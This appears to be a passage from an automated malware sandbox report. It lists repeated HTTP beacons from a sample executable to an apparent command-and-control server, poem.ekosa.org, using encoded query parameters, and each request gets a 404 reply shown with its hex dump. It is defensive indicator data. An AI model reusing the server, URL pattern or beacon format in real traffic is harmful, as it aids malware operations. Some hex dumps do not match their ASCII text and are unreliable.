<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.4	49817	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:26.297059059 CET	494	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:26.560982943 CET	495	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:26 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.4	49818	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:26.957791090 CET	495	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:27.229217052 CET	496	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:26 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.4	49819	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:27.505677938 CET	497	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:27.777065039 CET	497	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:27 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.4	49820	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:28.050844908 CET	498	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:28.313766956 CET	498	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:27 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.4	49821	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:28.720854044 CET	499	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:28.988908052 CET	500	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:28 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.4	49822	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:29.263376951 CET	500	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:29.530343056 CET	501	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:28 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.4	49823	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:29.813901901 CET	502	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:30.075021982 CET	502	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:29 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.4	49824	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:30.446429968 CET	503	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:30.707518101 CET	507	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:29 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.4	49826	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:30.978195906 CET	513	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:31.238159895 CET	517	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:31 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.4	49827	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:31.513567924 CET	520	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:31.771861076 CET	523	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:31 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49765	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:00.138458967 CET	122	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:00.403141022 CET	123	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:00 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 